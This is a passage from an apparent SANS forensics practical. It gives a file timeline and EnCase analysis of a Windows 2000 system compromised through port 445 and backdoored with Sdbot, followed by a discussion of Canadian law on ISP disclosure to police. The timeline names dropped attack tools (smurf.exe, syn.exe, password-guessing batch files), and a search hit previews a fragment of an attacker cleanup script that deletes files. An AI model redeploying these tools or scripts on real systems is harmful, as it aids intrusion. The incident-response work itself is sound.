06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\remote.ini
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\remote.ini
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\script1.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\script1.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\server.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\server.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\smurf.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\smurf.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\spig.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\spig.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\syn.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\syn.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\tools.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\tools.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\tools2.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\tools2.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:20:48PM	Modified	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:20:48PM	Accessed	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:20:48PM	Written	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:21:21PM	Accessed	002\C\WINNT\security
06/27/03 08:21:23PM	Modified	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:23PM	Accessed	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:23PM	Written	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:26PM	Modified	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Accessed	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Written	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Modified	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:26PM	Accessed	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:26PM	Written	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\netui0.dll
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\netui1.dll
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\ntlanman.dll
06/27/03 08:23:02PM	Accessed	002\C\WINNT\system32\iologmsg.dll
06/27/03 08:23:02PM	Accessed	002\C\WINNT\system32\netevent.dll
06/27/03 08:27:23PM	Modified	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Accessed	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Written	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Modified	002\C\WINNT\security\edb.log
06/27/03 08:27:23PM	Accessed	002\C\WINNT\security\edb.log
06/27/03 08:27:23PM	Written	002\C\WINNT\security\edb.log
06/27/03 08:33:50PM	Created	002\C\WINNT\system32\ntservice.bat

06/27/03 08:33:51PM	Accessed	002\C\WINNT\system32\ntservice.bat
06/27/03 08:33:52PM	Modified	002\C\WINNT\system32\ntservice.bat
06/27/03 08:33:53PM	Created	002\C\WINNT\system32\ipcnl.exe
06/27/03 08:34:03PM	Accessed	002\C\WINNT\system32\ipcnl.exe
06/27/03 08:34:04PM	Modified	002\C\WINNT\system32\ipcnl.exe
06/27/03 08:34:06PM	Created	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Modified	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Accessed	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Written	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:10PM	Modified	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Accessed	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Written	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Modified	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:10PM	Accessed	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:10PM	Written	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:31PM	Modified	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Accessed	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Written	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Accessed	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:34:32PM	Modified	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:34:32PM	Written	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:36:34PM	Modified	002\C\WINNT\system32\cmd.exe
06/27/03 08:36:34PM	Accessed	002\C\WINNT\system32\cmd.exe
06/27/03 08:36:34PM	Modified	002\C\WINNT\system32\empavms.exe
06/27/03 08:36:34PM	Accessed	002\C\WINNT\system32\empavms.exe

Recover Deleted Files

The analysis of the compromised system utilizing EnCase allows the examiner to see in one view all files on the system including files which it has identified as having been deleted and whether or not they are recoverable. The system is shown as only having one file, 002\C\WINNT\system32\Perflib_Perfdata_590.dat, which has been deleted and it is identified as being recoverable. To recover the file the analyst has to right click on the file name and select copy/nerase. The analyst then has the option to save the logical or the entire physical file. The analyst then gives the path the file is to be saved to.

The file Perflib_Perfdata_590.dat is created by the System Monitor. When a system is shutdown normally this file would be deleted. If there is an abnormal shutdown (such as pulling the power cable from the back of the computer) these files can become orphaned.

0/77452 002: PS 9179871 LS 9179808 CL 1147468 SO 000 FO 0 LE 1

Name: Perflib_Perfdata_590.dat
 File Ext: dat
 File Type: Data ASCII / Binary
 File Category: Code/Library
 Signature: ! Bad signature
 Description: File, Deleted, Archive
 Is Deleted: *
 Last Accessed: 2003/06/27 21:04:03
 File Created: 2003/06/27 21:04:00
 Last Written: 2003/06/27 21:04:03
 Entry Modified: 2003/06/27 21:04:03
 Logical Size: 16,384
 Physical Size: 16,384
 Starting Extent: 0C-C1147476
 Physical Location: 4,700,093,952
 Evidence File: 002
 File Identifier: 11,478
 Hash Value: 36f6939aec4e41f91320a25e0d90fa9a
 Full Path: SANS Practical - Part II\002\C\WINNT\system32\Perflib_Perfdata_590.dat
 Short Name: PERFLIB.DAT

Permissions



Owner: S-1-5-32-544 (Administrators)
 Group: S-1-5-21-790525478-1993962763-839522115-513
 Permissions Allowed: S-1-5-32-545 (Users) [Read and Execute] [Read] [Sync]
 Permissions Allowed: S-1-5-32-547 (Power Users) [Modify] [Read and Execute] [Read] [Write] [Sync]
 Permissions Allowed: S-1-5-32-544 (Administrators) [Full Control] [Modify] [Read and Execute] [Read] [Write] [Sync]
 Permissions Allowed: S-1-5-18 [Full Control] [Modify] [Read and Execute] [Read] [Write] [Sync]

SANS Practical - Part II\002\C\WINNT\system32\Perflib_Perfdata_590.dat



Options


Logical File Only
 Entire Physical File
 RAM and Disk Slack
 RAM Slack Only

Character Mask
 None
 Do not Write Non-ASCII Characters
 Replace Non-ASCII Characters With DOT



While conducting the string searches I identified several files in unallocated space, as an example, I recovered one of the files by selecting the beginning of the file (after comparing it with the original) and doing a sweeping bookmark to the end of the file (after comparing it with the original) and then right clicking and choosing export and then selecting the option "exact binary image." I then put in the path I want it saved to.





You can see that it gives you examples of the GREP symbols that it recognizes and gives considerable option including: Case Sensitive; GREP; and Unicode (Recommended on Windows Systems).

Below is an example of how EnCase shows its search hits. The right hand pane shows the file associated to the hit as well as a preview of the text surrounding the hit. The bottom pane shows the contents of the file and highlights the search hit in yellow. Once the text has been bookmarked it is then shown in blue text.

© SANS Institute 2003

The screenshot shows the EnCase Forensic Edition interface. On the left is a file tree with various system files. The center pane displays a search results table with columns for Name, Preview, and Hit Text. The bottom pane shows a console window with network logs from Microsoft Internet Information Services 5.0, including timestamps, IP addresses, and HTTP GET requests to various files.

Name	Preview	Hit Text
6 \$logFile	@echo off ping 127.0.0.1 -n 4 del aliases.ini d	127.0.0.1
7 \$logFile	@echo off ping 127.0.0.1 -n 4 del aliases.ini d	127.0.0.1
8 \$logFile	@echo off ping 127.0.0.1 -n 4 del aliases.ini d	127.0.0.1
9 software.LOG	ÿÿÿÿ 1.3.6.1.5.6.7.3.2 éÿÿÿ@G , G ø G h G	5.7.3.2
12 ex030627.log	sc-status 19:57:42 192.168.2.5 GET /iisstart.asp 302	192.168.2.5
13 ex030627.log	tart.asp 302 19:57:42 192.168.2.5 GET /localstart.asp 401	192.168.2.5
14 ex030627.log	tart.asp 401 19:57:43 192.168.2.5 GET /localstart.asp 200	192.168.2.5
15 ex030627.log	tart.asp 200 19:57:43 192.168.2.5 GET /warning.gif 200	192.168.2.5
16 ex030627.log	ning.gif 200 19:57:43 192.168.2.5 GET /win2000.gif 200	192.168.2.5
17 ex030627.log	2000.gif 200 19:57:43 192.168.2.5 GET /web.gif 200	19:57 192.168.2.5
18 ex030627.log	/web.gif 200 19:57:43 192.168.2.5 GET /mmc.gif 200	19:57 192.168.2.5
19 ex030627.log	/mmc.gif 200 19:57:43 192.168.2.5 GET /help.gif 200	19:5 192.168.2.5
20 ex030627.log	help.gif 200 19:57:43 192.168.2.5 GET /print.gif 200	19: 192.168.2.5
21 ex030627.log	print.gif 200 19:57:44 127.0.0.1 GET /iishelp/Default.htm	127.0.0.1
22 ex030627.log	fault.htm 200 19:57:44 127.0.0.1 GET /iishelp/iis/misc/de	127.0.0.1
23 ex030627.log	fault.asp 200 19:57:44 127.0.0.1 GET /iishelp/iis/misc/na	127.0.0.1

```

0000 #Software: Microsoft Internet Information Services 5.0
0056 #Version: 1.0
0071 #Date: 2003-06-27 19:57:42
0099 #Fields: time c-ip cs-method cs-uri-stem sc-status
0152 19:57:42 192.168.2.5 GET /iisstart.asp 302
0196 19:57:42 192.168.2.5 GET /localstart.asp 401
0242 19:57:43 192.168.2.5 GET /localstart.asp 200
0288 19:57:43 192.168.2.5 GET /warning.gif 200
0381 19:57:43 192.168.2.5 GET /win2000.gif 200
0374 19:57:43 192.168.2.5 GET /web.gif 200
0413 19:57:43 192.168.2.5 GET /mmc.gif 200
0452 19:57:43 192.168.2.5 GET /help.gif 200
0492 19:57:43 192.168.2.5 GET /print.gif 200
0593 19:57:44 127.0.0.1 GET /iishelp/Default.htm 200
0582 19:57:44 127.0.0.1 GET /iishelp/iis/misc/default.asp 200
0640 19:57:44 127.0.0.1 GET /iishelp/iis/misc/navbar.asp 200
0697 19:57:44 127.0.0.1 GET /iishelp/iis/misc/contents.asp 200
0756 19:57:44 127.0.0.1 GET /iishelp/iis/misc/ismhd.gif 200
0812 19:57:44 127.0.0.1 GET /iishelp/iis/misc/navpad.gif 200
0869 19:57:44 127.0.0.1 GET /iishelp/iis/misc/MS_logo.gif 200
0927 19:57:44 127.0.0.1 GET /iishelp/iis/misc/Cont.gif 200
0982 19:57:44 127.0.0.1 GET /iishelp/iis/htm/core/iivltop.htm 200
1044 19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoIndex.gif 200
1102 19:57:44 127.0.0.1 GET /iishelp/iis/misc/print.gif 200
1158 19:57:44 127.0.0.1 GET /iishelp/iis/misc/NoSearch.gif 200
1217 19:57:45 127.0.0.1 GET /iishelp/iis/misc/synch.gif 200
1273 19:57:45 127.0.0.1 GET /iishelp/iis/misc/cohhc.hhc 200
1329 19:57:45 127.0.0.1 GET /iishelp/common/coua.css 200
1382 19:57:45 127.0.0.1 GET /iishelp/iis/htm/core/iis_banr.gif 200
1445 19:58:15 127.0.0.1 GET /iishelp/iis/htm/core/iicreat.htm 200
1507 19:58:35 127.0.0.1 GET /iishelp/iis/htm/core/iivebcon.htm 200
1570 19:58:50 127.0.0.1 GET /iishelp/iis/htm/core/iivrtsv.htm 200
1632 19:59:17 127.0.0.1 GET /iishelp/iis/htm/core/iivscvr.htm 200

```

Conclusions

The system “TECHTOOL” was put on the internet on 2003.06.27 at 17:25:38 hours. The first hit on port 445 was at 17:38:14 and the first evidence of files being placed on the system by the attacker were at 20:18:19. The compromised system was compromised probably through a worm which attacked via port 445 which was open on the compromised system. The attacker gained administrator privileges using the file “wincmd32.bat” which guesses common usersids and passwords. Examining the post attack live response we can see 25 TCP high ports listening and we see a corresponding 24 attempted connections and one established connections with the same ports as the new listening TCP ports. The 24 ports attempting connections are using port 445 and the established connection is on port 6667. This would be consistent with the Backdoor.Sdbot. Once compromised, 38 files were placed on the system by the attacker. The compromised system was then used to scan for other systems to compromise and had established at least one connection prior to being

shut down. This is a common attack method currently with numerous postings on the Internet referencing an increase in port 445 scanning.

© SANS Institute 2003, Author retains full rights.

Part 3: Legal Issues of Incident Handling

For this part, I am a Systems Security Director for an ISP in the Province of Saskatchewan which is also a telecommunications company.

There are a number of pieces of legislation that have to be considered when looking at this issue of what information can be supplied to law enforcement and under what circumstances. There is both Federal and Provincial legislation. There are also Industry standards and of course company policy which have to be considered as well.

Federal legislation which has to be considered include: The Privacy Act (In this case it would not apply as it only deals with Federal Government Institutions); the Personal Information Protection and Electronic Document Act, the Criminal Code of Canada and the Canadian Charter of Rights and Freedoms.

Provincial Legislation which has to be considered include: The Freedom of Information and Protection of Privacy Act and the Privacy Act (Neither of these Acts impact on the questions below).

The Industry Standards that I will be looking at are the policies of the Canadian Association of Internet Providers (CAIP).

On initial contact by law enforcement it is unlikely that I will have any information which is of any use to the police officer's investigation without reviewing my logs. I can advise him if it is likely that I have logs available for the time frame in question. I cannot give the police officer any information which would require a search warrant because to do so would negate the value of the evidence as it was obtained illegally and any information resulting from the inadmissible evidence would also be inadmissible.

Section 8 of the Charter of Rights and Freedoms reads, "Everyone has the right to be secure against unreasonable search or seizure."

Section 24(1) of the Charter of Rights and Freedoms reads, "Anyone whose rights or freedoms, as guaranteed by this Charter, have been infringed or denied may apply to a court of competent jurisdiction to obtain such remedy as the court considers appropriate and just in the circumstances."

Section 24(2) of the Charter of Rights and Freedoms reads, "Where, in proceedings under subsection (1), a court concludes that evidence was obtained in a manner that infringed or denied any rights or freedoms guaranteed by this Charter, the evidence shall be excluded if it is established that, having regard to all the circumstances, the admission of it in the proceedings would bring the administration of justice into disrepute."

Law enforcement has argued that Section 7(2)(a) and Section 7(3)(c)(ii) of the Personal Information Protection and Electronic Document Act which was assented to on April 13,

2000 and deals with the “Use without knowledge or consent” of personal information allows for an ISP to turn over information without the requirement for a search warrant.

Section 7(2) reads as follows “. . . an organization may, without the knowledge or consent of the individual, use personal information only if (a) in the course of its activities, the organization becomes aware of information that it has reasonable grounds to believe could be useful in the investigation of a contravention of the laws of Canada, a province or a foreign jurisdiction that has been, is being or is about to be committed, and the information is used for the purpose of investigating that contravention;”

Section 7(3) reads as follows “. . . an organization may disclose personal information without the knowledge or consent of the individual only if the disclosure is (c) . . . (ii) the disclosure is requested for the purpose of enforcing any law of Canada, a province or a foreign jurisdiction, carrying out an investigation relating to the enforcement of any such law or gathering intelligence for the purpose of enforcing any such law”.

The key phrase here is “. . . an organization may”, there is no requirement to disclose. This is where a company’s policy is going to take precedence. In a public utility the privacy of its customers is extremely important and highly valued. It is for this reason that a public utility would be very hesitant to disclose any customer information without a valid court order when it is possible to obtain one.

CAIP’s Fair Practices Policy Statement includes, “CAIP members will not knowingly host illegal content or condone illegal conduct, and they will take action when notified about either.” It further goes on to say, “. . . it is important that CAIP Members develop an approach to content issues that takes into account the applicable laws, the member’s particular circumstances and beliefs which can be applied consistently. . . . The identity of the user behind the behaviour or the content will likely be much more of an issue, so privacy issues will come into play, as well.”

The CAIP Code of Conduct includes, “Privacy is of fundamental importance to CAIP members who will respect and protect the privacy of their users. Private information will be disclosed to law enforcement authorities only as required by law.”

It is only necessary for the police officer to advise me of what information they are looking for; such as time frame of the incident, what is the originating IP Address of the suspect account, to have me retain the required information until such time as they can produce the required court process to obtain the information they are seeking. There is no legal process to order the retention of information in a criminal case other than a search warrant of some type. Once I have a verbal request from a police officer I have the authority to preserve whatever information has been requested. There are no formal procedures dealing with the retention of information prior to the issuance of some legal order.

There are two types of search warrants that could be used by law enforcement to access the information on a hacker utilizing our corporate network to hack a government system. The first is a search warrant pursuant to Section 487 of the Criminal Code of Canada. To obtain that type of warrant the police officer needs to know when and where the items

being sought are kept. There is a requirement to seize a thing (information only would not qualify) the information would have to be a hard copy printout. Typically the police officer will call ahead and request the information and when it has been collected the police officer would then attend the location where it is being kept, typically the Security Office, and produce a copy of the warrant which would then be retained by the ISP. There is also what is referred to as a General Warrant pursuant to Section 487.01 of the Criminal Code of Canada which allows for several innovative techniques. These include the request for information, a non tangible item, and the ability to request the seizure of items which do not currently exist but could be expected in the future to be available. This could include emails which have been delivered to an email account and opened (to capture an email in transit would require what is referred to as a Part VI order which is also referred to as a wiretap). Section 487 requires the item to be seized with a copy of the search warrant being produced at the time of seizure, therefore the logs could not be sent to the police officer he would have to come and pick them up. Section 487.01 has been used successfully to have information acquired in one jurisdiction be forwarded to another jurisdiction for collection.

As a Systems Security Director I am authorized to conduct any investigation into activity on my company's network. I would conduct an internal investigation into the account's activity including determining where the suspect dialed in from if it was on my company's network; what the account particulars are such as who is billed, the billing address; what email addresses are associated to the account; what other type of access might be available to the account used such as high speed ADSL, etc.; have there been any other investigations associated to that account and whatever other information might be available. As a telecommunications company I would also do a trace on the dial up account access to see where it originated from.

If my logs disclosed a hacker gained unauthorized access to my system at some point, created an account for him/her to use, and used THAT account to hack the government system. This would presents a different situation as the suspect is not a customer of my company and there are no legal or corporate requirements to keep any information that is acquired, confidential until a search warrant is produced by law enforcement. I would conduct an investigation, including doing an analysis of any electronic data (such as doing a live response of the compromised system to determine if the suspect was still on line; what services may have been compromised or placed on my system; imaging the server which was compromised and conducting the subsequent analysis). I would do the investigation to maintain control of the investigation and because I have better knowledge of the network and what it comprises than a police officer that hasn't been involved in its maintenance. Once I had concluded my investigation and provided my report to Senior Management, and if Corporate Counsel agreed, I would then provide the information to law enforcement for their follow-up. I would ensure that continuity of any exhibits was maintained until such time as they were presented to law enforcement and I would supply law enforcement with a copy of my notes maintained during the investigation.

References:

Part I

Daemon9. White Paper "Project LOKI." Phrack Magazine Volume 7, Issue 49
<http://www.phrack.org/show.php?p=49&a=6>

Daemon9. "LOKI2 (the implementation)." Phrack Magazine Volume 7, Issue 51
<http://phrack.org/show.php?p=51&a=6>

Smith, J. Christian. "Covert Shells." November 12, 2000
http://www.giac.org/practical/GSEC/J_Christian_Smith_GSEC.pdf

Part II

Mandia, Kevin, Chris Prosis. Incident Response. Berkeley: Osborne/McGraw-Hill, 2001.
225 – 242

Part III

Mclsaac, Barbara Q.C., Rick Shields and Kris Klein. The Law of Privacy In Canada.
Scarborough: Carswell, 2000

Hutchinson, Scott. Canadian Search Warrant Manual. Toronto: Thomson Canada Limited,
2003

Martin's Annual Criminal Code 2003. Aurora, Ontario: Canada Law Book Inc., 2003

Canadian Association of Internet Providers. "Privacy Code."
<http://www.caip.ca/issues/selfreg/privacy-code/privacy.htm>

Canadian Association of Internet Providers. "Code of Conduct"
<http://www.caip.ca/issues/selfreg/code-of-conduct.code.htm>

Appendix I – Results of BinText

File pos =====	Mem pos =====	ID ==	Text =====
